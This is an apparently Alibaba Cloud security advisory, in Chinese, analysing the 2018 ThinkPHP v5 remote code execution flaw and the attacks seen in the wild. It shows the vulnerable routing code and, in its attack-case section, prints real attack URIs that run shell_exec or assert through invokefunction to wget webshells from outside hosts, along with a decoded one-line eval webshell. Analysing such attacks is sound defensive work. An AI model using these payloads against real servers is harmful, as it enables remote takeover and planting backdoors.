ThinkPHP v5 新漏洞攻击案例首曝光，阿里云已可告警并拦截

阿里云安全技术 / 2018-12-16 10:15:00 / 浏览数 5834 安全技术 漏洞分析 顶(0) 踩(0)

2018年12月10日，ThinkPHP
v5系列发布安全更新，修复了一处可导致远程代码执行的严重漏洞。阿里云态势感知已捕获多起基于该漏洞的真实攻击，并对该漏洞原理以及漏洞利用方式进行分析。现在

此次漏洞由ThinkPHP
v5框架代码问题引起，其覆盖面广，且可直接远程执行任何代码和命令。电子商务行业、金融服务行业、互联网游戏行业等网站使用该ThinkPHP框架比较多，需要格外关注

漏洞分析

由于ThinkPHP
v5框架对控制器名没有进行足够的安全检测，导致在没有开启强制路由的情况下，黑客构造特定的请求，可直接进行远程的代码执行，进而获得服务器权限。

漏洞影响的版本

ThinkPHP v5.0系列 < 5.0.23

ThinkPHP v5.1系列 < 5.1.31

漏洞原理分析

通过对比ThinkPHP官方发布的漏洞修复说明，直接分析thinkphp解析路由调度的代码 /thinkphp/library/think/Route.php

```php
/**
 * 解析URL的pathinfo参数和变量
 * @access private
 * @param string $url URL地址
 * @return array
 */
private static function parseUrlPath($url)
{
    // 分隔符替换 确保路由定义使用统一的分隔符
    $url = str_replace('|', '/', $url);
    $url = trim($url, '/');
    $var = [];
    if (false !== strpos($url, '?')) {
        // [模块/控制器/操作?]参数1=值1&参数2=值2...
        $info = parse_url($url);
        $path = explode('/', $info['path']);
        parse_str($info['query'], $var);
    } elseif (strpos($url, '/')) {
        // [模块/控制器/操作]
        $path = explode('/', $url);
    } else {
        $path = [$url];
    }
    return [$path, $var];
}
```


parseUrlPath函数调用path函数并解析了pathinfo中的路由信息，函数中url直接用/切分，没有加任何过滤机制。

搜索pathinfo发现 //thinkphp/library/think/Request.php 定义了获取URL的pathionfo函数

```php
/**
 * 获取当前请求URL的pathinfo信息（含URL后缀）
 * @access public
 * @return string
 */
public function pathinfo()
{
    if (is_null($this->pathinfo)) {
        if (isset($_GET[Config::get('var_pathinfo')])) {
            // 判断URL里面是否有兼容模式参数
            $_SERVER['PATH_INFO'] = $_GET[Config::get('var_pathinfo')];
            unset($_GET[Config::get('var_pathinfo')]);
        } elseif (IS_CLI) {
            // CLI模式下 index.php module/controller/action/params/...
            $_SERVER['PATH_INFO'] = isset($_SERVER['argv'][1]) ? $_SERVER['argv'][1] : '';
        }

        // 分析PATHINFO信息
        if (!isset($_SERVER['PATH_INFO'])) {
            foreach (Config::get('pathinfo_fetch') as $type) {
                if (!empty($_SERVER[$type])) {
                    $_SERVER['PATH_INFO'] = (0 === strpos($_SERVER[$type], $_SERVER['SCRIPT_NAME'])) ?
                    substr($_SERVER[$type], strlen($_SERVER['SCRIPT_NAME'])) : $_SERVER[$type];
                    break;
                }
            }
        }
        $this->pathinfo = empty($_SERVER['PATH_INFO']) ? '/' : ltrim($_SERVER['PATH_INFO'], '/');
    }
    return $this->pathinfo;
}
```


我们可以利用$_GET可控的值来进行命令注入。var_pathinfo的参数为s，所以可以直接构造命令注入的函数。

继续分析路由调度的代码app.php，通过'controller' 来执行控制器操作，实例化控制器，跟进controller方法

```php
/**
 * 执行调用分发
 * @access protected
 * @param array $dispatch 调用信息
 * @param array $config   配置信息
 * @return Response|mixed
 * @throws \InvalidArgumentException
 */
protected static function exec($dispatch, $config)
{
    switch ($dispatch['type']) {
        case 'redirect': // 重定向跳转
            $data = Response::create($dispatch['url'], 'redirect')
                ->code($dispatch['status']);
            break;
        case 'module': // 模块/控制器/操作
            $data = self::module(
                $dispatch['module'],
                $config,
                isset($dispatch['convert']) ? $dispatch['convert'] : null
            );
            break;
        case 'controller': // 执行控制器操作
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = Loader::action(
                $dispatch['controller'],
                $vars,
                $config['url_controller_layer'],
                $config['controller_suffix']
            );
            break;
        case 'method': // 回调方法
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = self::invokeMethod($dispatch['method'], $vars);
            break;
        case 'function': // 闭包
            $data = self::invokeFunction($dispatch['function']);
            break;
        case 'response': // Response 实例
            $data = $dispatch['response'];
            break;
        default:
            throw new \InvalidArgumentException('dispatch type not support');
```

//thinkphp/library/think/Loader.php中，controller调用parseModuleAndClass方法，直接解析$name，实例化$class，当$name匹配反斜线\时直接将其作为方法和类 strpos($name, '\')
，我们可以在这里构造实例化我们想要调用的方法。实例化\namespace\class类并执行call_user_func_array方法。

```php
/**
 * 实例化（分层）控制器 格式：[模块名/]控制器名
 * @access public
 * @param  string $name         资源地址
 * @param  string $layer        控制层名称
 * @param  bool   $appendSuffix 是否添加类名后缀
 * @param  string $empty        空控制器名称
 * @return object
 * @throws ClassNotFoundException
 */
public static function controller($name, $layer = 'controller', $appendSuffix = false, $empty = '')
{
    list($module, $class) = self::getModuleAndClass($name, $layer, $appendSuffix);

    if (class_exists($class)) {
        return App::invokeClass($class);
    }

    if ($empty) {
        $emptyClass = self::parseClass($module, $layer, $empty, $appendSuffix);

        if (class_exists($emptyClass)) {
            return new $emptyClass(Request::instance());
        }
    }

    throw new ClassNotFoundException('class not exists:' . $class, $class);
}
```




```php
/**
 * 解析模块和类名
 * @access protected
 * @param  string $name         资源地址
 * @param  string $layer        验证层名称
 * @param  bool   $appendSuffix 是否添加类名后缀
 * @return array
 */
protected static function getModuleAndClass($name, $layer, $appendSuffix)
{
    if (false !== strpos($name, '\\')) {
        $module = Request::instance()->module();
        $class  = $name;
    } else {
        if (strpos($name, '/')) {
            list($module, $name) = explode('/', $name, 2);
        } else {
            $module = Request::instance()->module();
        }

        $class = self::parseClass($module, $layer, $name, $appendSuffix);
    }

    return [$module, $class];
}
```


漏洞复现：

我们拿存在ThinkPHP v5远程代码执行漏洞的5.0.22版本进行复现测试。下图是我们在存在该漏洞的主机上执行ls命令，可以拿到目录下的所有文件详情。



漏洞攻击真实案例

截至2018年12月11日，阿里云态势感知监控到的数据显示，黑客们利用该漏洞进行攻击的方式有很多，目前主要是以webshell为主，可能由于曝光PoC时间太短，很多黑产

1. 利用该漏洞远程执行下载命令，通过wget远程下载一个webshell后门，执行命令从而获得服务器权限。

其攻击URI详情如下：

"/admin.php?s=admin/think\app/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=wget+-O+help.php+http%3a%2f%2ftzrj.host.s
"

通过执行wget命令：wget -O help.php http://tzrj.host.smartgslb.com/help.php.txt，下载webshell。

下面是该webshell所具有的功能列表，如下图：

1. 利用file_get_contents和file_put_contents函数，远程下载webshell。

其攻击的URI详情如下：

"/?s=admin/\think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=file_put_contents('content.php',file_get_contents('http://jzy1

该webshell所具备的功能详细如下图：

1. 利用file_put_contents函数 写入一句话webshell，其攻击的URI详情如下：

"/admin.php?s=admin/\think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=file_put_contents('./vendor/autoclass.php',base64_


该命令行包含的base64加密字符串解码如下：

"<?php $pass=$_POST['360very'];eval($pass);?>"


该恶意代码将被写入到文件./vendor/autoclass.php中。

漏洞影响和攻击趋势

通过对网站信息数据的统计，我们发现存在该漏洞的的网站占比约10%左右。而从阿里云态势感知监控到的数据显示，从2018-12-04开始至2018-12-11，被攻击的网站数



下面是被攻击网站数量变化趋势，可看出该漏洞被曝光后迅速被大规模自动化利用。



安全建议

阿里云安全专家提醒：ThinkPHP的v5.0.23和v5.1.31为安全版本，建议大家尽快升级框架至最新版本来修复此漏洞。对于未及时升级的用户请及时使用阿里云态势感知和W

漏洞详情：https://blog.thinkphp.cn/869075

往期威胁快报：

CVE漏洞—PHPCMS2008 /type.php代码注入高危漏洞预警

DockerKiller：首个针对Docker的批量攻击与利用实例

首个PostgreSQL数据库批量挖矿实例分析

首个Spark REST API未授权漏洞利用分析

上一篇：pcb final hero详解 下一篇：HubL中的EL注入导致远程代码执行

1. 0 条回复
   - 动动手指，沙发就是你的了！